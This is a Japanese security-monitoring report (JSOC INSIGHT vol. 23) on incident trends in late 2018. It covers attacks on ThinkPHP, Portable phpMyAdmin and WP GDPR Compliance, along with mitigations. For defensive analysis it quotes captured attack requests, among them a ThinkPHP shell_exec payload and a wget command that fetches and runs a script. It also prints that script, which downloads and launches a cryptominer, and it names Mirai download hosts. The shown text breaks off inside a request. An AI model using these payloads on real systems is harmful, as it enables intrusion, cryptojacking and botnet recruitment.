LAC

JAPAN SECURITY OPERATION CENTER INSIGHT

JSOC

JAPAN
SECURITY OPERATION
CENTER

vol. 23

2019/06/24

JSOC Analysis Group

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol. 23

1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Group

【集計期間】
2018 年 10 月 1 日 ～ 2018 年 12 月 31 日

【対象機器】
本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス(機器)のデータに基づいて作成されています。

2　エグゼクティブサマリ

本レポートは、集計期間中に発生したインシデント傾向の分析に加え、以下の注目すべき脅威をピックアップしてご紹介します。

■　ThinkPHP Framework における任意コード実行の脆弱性

2018 年 12 月 9 日、中国を中心に利用されている PHP フレームワークである ThinkPHP に、セキュリティアップデートが公開されました。それからわずか数日後の 12 月 11 日に PoC が公開され、攻撃を多数検知しています。ご利用中の環境における、ThinkPHP の稼働状況の調査、対策を推奨します。

■　WP Portable phpMyAdmin プラグインにおける認証回避の脆弱性

2018 年 11 月から、WordPress 用プラグイン「Portable phpMyAdmin」の認証回避の脆弱性(CVE-2012-5469)に対する攻撃通信が急増しました。この攻撃通信が急増した原因は不明ですが、攻撃影響を受けるプラグイン「Portable phpMyAdmin 1.3.1 未満」は既にサポートを終了しているため、影響範囲は限定的であると考えられます。なお今回の急増に関しては、海外での事例報告が確認されていないことから、日本のみが標的になっている可能性が懸念されるため、今後の動向に注意が必要です。

■　WP GDPR Compliance の脆弱性

2018 年 11 月 12 日、WordPress における EU 一般データ保護規則(GDPR)の準拠を支援するプラグイン「WP GDPR Compliance」の脆弱性(CVE-2018-19207)が公開されました。攻撃が成功した場合、外部から認証なしに WordPress の設定変更が可能になり、管理者権限を持ったアカウントの不正作成や Web ページの改ざんといった深刻な被害を受ける可能性があります。本脆弱性の影響を受けるバージョンのプラグインを使用している場合には、早急な対策を推奨します。

3　JSOC におけるインシデント傾向

3.1　重要インシデントの傾向

JSOC では、ファイアウォール、IDS/IPS、サンドボックスで検知したログやプロキシのログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功を確認もしくは被害が発生している可能性が高いと判断した重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	緊急事態と判断したインシデント ・お客様システムで情報漏えいや Web 改ざんが発生している ・マルウェア感染通信が確認でき、感染が拡大している
	Critical	攻撃が成功した可能性が高いと判断したインシデント ・脆弱性をついた攻撃の成功やマルウェア感染を確認できている ・攻撃成否が不明だが影響を受ける可能性が著しく高いもの
参考インシデント	Warning	経過観察が必要と判断したインシデント ・攻撃の成否を調査した結果、影響を受ける可能性が無いもの ・検知時点では影響を受ける可能性が低く、経過観察が必要なもの
	Informational	攻撃ではないと判断したインシデント ・ポートスキャンなどの監査通信や、それ自体が実害を伴わない通信 ・セキュリティ診断や検査通信

図 1に、集計期間(2018年10月～12月)において発生した重要インシデントの件数推移を示します。本集計期間に発生した重要インシデントの合計件数は、前集計期間(2018年7月～9月)の88件から増加し、130件でした。

インターネットからの攻撃により発生した重要インシデントは、11月中旬に最も多く発生(図 1-①)しました。増加の要因としては、バックドア操作に関する通信を検知し、お客様にて調査が必要なインシデントが多く発生したことに起因します。

ネットワーク内部から発生した重要インシデントは、12月中旬に最も多く発生(図 1-②)しました。増加の要因としては、Ursnifと呼ばれるバンキングマルウェアへの感染と考えられる不審な通信が多く発生したことに起因します。





図 1 発生した重要インシデントの件数推移(2018 年 10 月～12 月)

図 2 に、インターネットからの攻撃により発生した重要インシデントの内訳を示します。

インターネットからの攻撃により発生した重要インシデントの件数は、前集計期間の 41 件から増加し、66 件でした。クロスサイトスクリプティング(XSS)による重要インシデントが最も多くの割合を占め、前集計期間と比較し大幅に件数が増加しました。

また、お客様のWebサーバにおいてバックドア操作に関する通信を検知し、SOCからの調査にてバックドアファイルの存在を確認できたため、緊急性が高いと判断したEmergencyインシデントが発生しました。




(a) 7～9 月 **(b) 10～12 月**

図 2 インターネットからの攻撃により発生した重要インシデントの内訳

図 3 に、ネットワーク内部から発生した重要インシデントの内訳を示します。

ネットワーク内部から発生した重要インシデントの件数は、前集計期間の 47 件から増加し、64 件でした。IoT マルウェアへの感染による重要インシデントが多くの割合を占め、感染拡大を目的とした通信が多く発生しました。

また、「Ursnif」をはじめとしたバンキングマルウェアの感染による重要インシデントが、前集計期間と比較し大きく増加しました。Ursnif については、過去の JSOC INSIGHT[1]でも取り上げていますが、JSOC 全体において 2016 年 4 月以降から継続して検知しており、収束の気配はなく、重要インシデントは依然として発生していることから、感染経路である電子メールの添付ファイルやリンクには引き続き警戒が必要です。



(a) 7～9 月　　(b) 10～12 月

図 3 ネットワーク内部から発生した重要インシデントの内訳

[1] JSOC INSIGHT vol.13 - 4.2 Ursnif の感染事例の急増
https://www.lac.co.jp/lacwatch/pdf/20161031_jsoc_o001m.pdf

3.2　注意が必要な通信について

集計期間で注意が必要な通信や、大きな被害には発展していないものの、インターネットからの攻撃で検知件数が多く見受けられた事例について紹介します。

表 2 に、集計期間において多数検知した通信を示します。

表 2 多数検知した通信

概要	JSOC の検知内容	検知時期
185.232.64.0/24 からの脆弱性スキャン	前集計期間の 9 月下旬から、12 月上旬にかけ、185.232.64.32 から複数の脆弱性を狙ったスキャン通信を検知しました。 特に、185.232.64.26(ルーマニア)および、185.232.64.32(ルーマニア)から攻撃を多数検知しています。	10 月上旬～
「Portable phpMyAdmin」を狙った攻撃	11 月 15 日以降、WordPress のプラグインにおける「Portable phpMyAdmin」を狙った攻撃が大きく増加しました。 脆弱性自体は 2012 年に公開されたものと古く、攻撃影響を受けるバージョンは既にサポートが終了しているため、使用している場合は早急にバージョンアップすることを推奨します。 実際の検知傾向や内容については、「4.2 WP Portable phpMyAdmin プラグインにおける認証回避の脆弱性」に記載します。	11 月中旬～
「ThinkPHP Framework」を狙った攻撃	12 月 13 日以降、PHP のフレームワークである「ThinkPHP Framework」を狙った攻撃通信が大きく増加しました。 フレームワークのアップデートは、依存するアプリケーションへの影響が懸念され、対策が遅れがちになることから、攻撃者はフレームワークに対する攻撃のモチベーションが高く、本集計期間以降も多く検知しています。 実際の検知傾向や内容については、「4.1 ThinkPHP Framework における任意コード実行の脆弱性」に記載します。	12 月中旬～

4　今号のトピックス

4.1　ThinkPHP Framework における任意コード実行の脆弱性

2018 年 12 月 9 日、中国を中心に利用されている PHP フレームワークである ThinkPHP において、任意コード実行が可能となる脆弱性が公開されました[2]。その後、12 月 11 日に本脆弱性を利用する PoC が公開され、JSOC 全体において仮想通貨を採掘(マイニング)させるマルウェアや、ボットネットに参加させるマルウェアへの感染を目的とした攻撃通信を多数検知しています。

【本脆弱性の影響を受けるバージョン】

- ThinkPHP 5.x - 5.0.22/5.1.30

4.1.1　脆弱性の概要

本脆弱性は、ThinkPHP が受け取ったリクエストのコントローラ名を適切に処理しないことに起因しています。攻撃者は細工したリクエストを送信することで、ThinkPHP 内の指定されたクラスを呼び出し、任意のパブリックメソッドを実行することが可能です。

図 4 に、サーバ上でコードを実行するリクエストの一例を示します。

```
GET /tp/public/?s=index/think\app/[redacted]&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=id HTTP/1.1
Host: 192.168.101.156
User-Agent: curl/7.61.0
Accept: */*

HTTP/1.1 200 OK
Date: Sat, 26 Jan 2019 06:57:33 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 85
Content-Type: text/html; charset=utf-8

uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
```

図 4 攻撃リクエストの例

4.1.2　脆弱性を利用した攻撃の検知事例

図 5に、ThinkPHPの脆弱性を狙った攻撃通信の検知推移と、攻撃者の目的別に分類したグラフを示します。

[2] ThinkPHP5.*版本发布安全更新
https://blog.thinkphp.cn/869075




図 5 検知件数の推移

12月11日に本脆弱性を利用するPoCが公開され、12月13日にJSOCで初めて本攻撃を観測し、その後急激に増加しています。

攻撃者が実行を試みるコードの内容や目的に偏りがみられることから、異なる目的をもった複数の攻撃者の存在が伺えます。本節では、その中でも大規模な活動を確認している2種類の攻撃について解説します。

4.1.2.1 仮想通貨の採掘を目的とした攻撃

図 5のグラフにてオレンジ色で示した攻撃は、脆弱なサーバに仮想通貨を採掘させることを目的としており、12月25日、26日、29日に突出して検知しています。送信元IPアドレスや通信の内容から、同一の攻撃者によるものと考えられます。

図 6 仮想通貨の採掘を目的とした攻撃通信の一例に、JSOCで検知した攻撃通信の一例を示します。

```
GET /index.php?s=/index/\think\app/[redacted]&function=call_user_func_array&vars[0]=shell_exec&vars[1]
[]=cd%20/tmp;wget%20http://[redacted]/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1
Host: 127.0.0.1
User-Agent: Sefa
Accept: */*
Accept-Language: en-US,en;q=0.8
Connection: Keep-Alive
```

図 6 仮想通貨の採掘を目的とした攻撃通信の一例

まず攻撃者はThinkPHPの脆弱性を利用して、「ex.sh」というシェルスクリプトファイルのダウンロードを試みます。対象ホストが脆弱な環境であった場合は、wgetコマンドを用いて対象のファイルがダウンロードされ、実行されます。

図 7に、執筆時点で取得した「ex.sh」の内容を示します。

```
cd /tmp;
wget http://[redacted]/mcoin;
curl http://[redacted]/mcoin -O;
chmod 777 mcoin;
./mcoin -o [redacted]:3333 -p x -k -a cryptonight -B --max-cpu-usage=95;
rm -rf RjsWs

cd /tmp;
wget http://[redacted]/mcoin-ankit;
curl http://[redacted]/mcoin-ankit -O;
chmod 777 mcoin-ankit;
./mcoin-ankit -o [redacted]:3333 -p x -k -a cryptonight -B --max-cpu-usage=95;
rm -rf RjsWs

mv /var/www/html/index.php /var/www/html/elrekt.php
rm -rf /tmp/ex.sh
```

図 7 実行を試みるスクリプトファイル(ex.sh)

本スクリプトは、更に「mcoin」、「mcoin-ankit」というバイナリファイルをダウンロードし実行します。公開情報を基に調査した結果、これらのファイルは、仮想通貨の採掘を行うプログラムであるように見受けられました。本スクリプトは、採掘プログラムを実行した後、「index.php」をリネームする処理が記載されています。これは、他の攻撃者がThinkPHPの脆弱性を悪用して侵入することを阻止する意図があると考えられます。

4.1.2.2 Mirai への感染を目的とした攻撃

図 5のグラフにて灰色で示した攻撃は、セキュリティアップデートの公開以降、比較的早い段階から検知があり継続的な活動が確認されています。通信の内容としては、4.1.2.1 で示したものと同様に外部ホストからファイルをダウンロードし実行するものですが、公開情報[3]および調査の結果から、ダウンロードを行うファイルは、Miraiあるいはその亜種となるマルウェアへ感染させるものであるように見受けられます。これらのマルウェアに感染した場合、ボットネットに参加させられ、DDoS攻撃などの踏み台に利用される可能性があります。

本レポート集計期間内において、特に多くの検知があった攻撃が用いていたダウンロード先ホストとファイルの組み合わせを表 3に示します。

---

[3] Web アプリの脆弱性を利用する「Miori」など複数の「Mirai」亜種の拡散を確認 | トレンドマイクロ セキュリティブログ
https://blog.trendmicro.co.jp/archives/20045

表 3 ダウンロード先のファイル(一例)

ホスト名	ファイル名
[1] cnc.arm7plz.xyz	/bins/set.x86
[2] cnc.junoland.xyz	/bins/egg.x86

この２つのドメインの関連性は不明ですが、図 8で示すように、[1]を用いた攻撃通信の収束時期と、[2]を用いた攻撃通信の開始時期に相関関係がみられる点や、ホスト名とトップレベルドメインが一致している点、送信元 IP アドレスが一部一致している点から、同一の攻撃者がダウンロード先を変更した可能性が考えられます。




図 8 ダウンロード先ホストの推移

4.1.3 脆弱性の対策

本脆弱性の影響を受ける ThinkPHP を利用している場合は、早急にバージョンアップの実施を推奨いたします。

なお、特別な理由により ThinkPHP のアップデートが実施できない環境においては、ThinkPHP にコントローラの検証を行うコードを手動で追記することにより、対策することが可能です[4]。

[4] ThinkPHP5.*版本发布安全更新
https://blog.thinkphp.cn/869075

4.2 WP Portable phpMyAdmin プラグインにおける認証回避の脆弱性

2018 年 11 月から、WordPress 用プラグイン「Portable phpMyAdmin」における認証回避の脆弱性(CVE-2012-5469)を悪用した攻撃通信が急増しています。国内ベンダからも同様の事例[5]が報告されていますが、海外での事例報告が確認されていないことから、日本のみが標的になっている可能性があります。

4.2.1 検知件数の推移

図 9に、攻撃通信の検知件数推移を示します。





図 9 認証回避の脆弱性(CVE-2012-5469)を狙った攻撃通信の検知件数の推移

11月15日頃から攻撃通信が急増しており、その後も多数の攻撃通信を継続して検知していることが分かります。この攻撃通信が急増した原因は不明ですが、攻撃の影響を受ける1.3.1未満のバージョンについては既にサポートを終了しているため、影響範囲は限定的であると考えられます。JSOCでは、この攻撃通信による重要インシデントは発生していません。


[5] wizSafe Security Signal 2018 年 11 月 観測レポート
https://wizsafe.iij.ad.jp/2018/12/518/

4.2.2 攻撃通信の送信元


本脆弱性を狙った攻撃通信は、様々な国・ホストから送信されており、送信元をサンプリング調査したところ、図 10 のような NAS の管理画面、Web サーバの初期設定ページ、企業ホームページといった HTTP サービスが稼動しているホストが散見されました。オープンプロキシや Tor との関連性が低かったことから、踏み台として悪用されているサーバからの攻撃が多い傾向にあると考えられます。



HTTPサービスの例（a）



HTTPサービスの例（b）



HTTPサービスの例（c）

図 10 確認された HTTP サービスのサンプル一覧

4.2.3 攻撃通信の検知内容

図 11 に、JSOC で検知した攻撃通信の一例を示します。

```
GET /wp-content/plugins/portable-phpmyadmin/wp-pma-mod/index.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/56.0.2924.87 Safari/537.36
Host: [redacted]
Connection: Keep-Alive
Cache-Control: no-cache
```

図 11 認証回避の脆弱性(CVE-2012-5469)を狙った攻撃通信の一例

「/wp-content/plugins/portable-phpmyadmin/wp-pma-mod」配下のファイルに対し、直接 HTTP GET リクエストを行います。この攻撃が成功した場合、認証の必要なく管理画面にアクセスが可能となります。さらに、インストールされた phpMyAdmin がデフォルト設定であった場合は、特権レベルで操作される恐れがあります。図 12 に、アクセスが成功した際に表示される管理画面を示します。




図 12 phpMyAdmin 1.2.9.5b の管理画面

4.2.4 脆弱性の対策

認証回避の脆弱性(CVE-2012-5469)の影響を受ける WordPress 用プラグイン「Portable phpMyAdmin 1.3.1 未満」を使用している場合は、早急にバージョンアップの実施を推奨します。

【本脆弱性の影響を受けないバージョン】

- Portable phpMyAdmin 1.3.1以上

4.3 WP GDPR Compliance の設定変更可能な脆弱性

2018 年 11 月 7 日、WordPress において EU 一般データ保護規則(GDPR)の準拠を支援するプラグインである「WP GDPR Compliance」に、WordPress の設定が外部から変更可能となる脆弱性(CVE-2018-19207)が公開されました[6]。11 月 10 日に詳細なレポート[7]が公開されており、本脆弱性を容易に悪用することが可能です。

脆弱性の影響を受けるバージョンを以下に示します。

【本脆弱性の影響を受けるバージョン】

- WP GDPR Compliance 1.4.3未満のバージョン

4.3.1 脆弱性の検証

WP GDPR Compliance に含まれる「processAction」関数には、GDPR に則ったデータアクセス要求やデータ削除要求に加え、WordPress の設定を変更する機能が含まれています。本脆弱性は設定変更機能を悪用し、管理画面にログインせずに外部から WordPress の設定の改ざんが可能となります。本節では、任意にユーザ登録が行えない設定となっている WordPress に対し、任意の管理者ユーザ登録が可能となる設定へ変更する攻撃を示します。

図 13 に、「だれでもユーザ登録ができるようにする」オプションの有効化を行う攻撃通信を示します。

```
POST /wp502gdpr142//wp-admin/admin-ajax.php HTTP/1.1
Content-Length: 182
Accept-Encoding: gzip
Host: 192.168.101.12
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/36.0.1985.143 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

action=[redacted]&data=%7B%22type%22%3A%22save_setting%22%2C
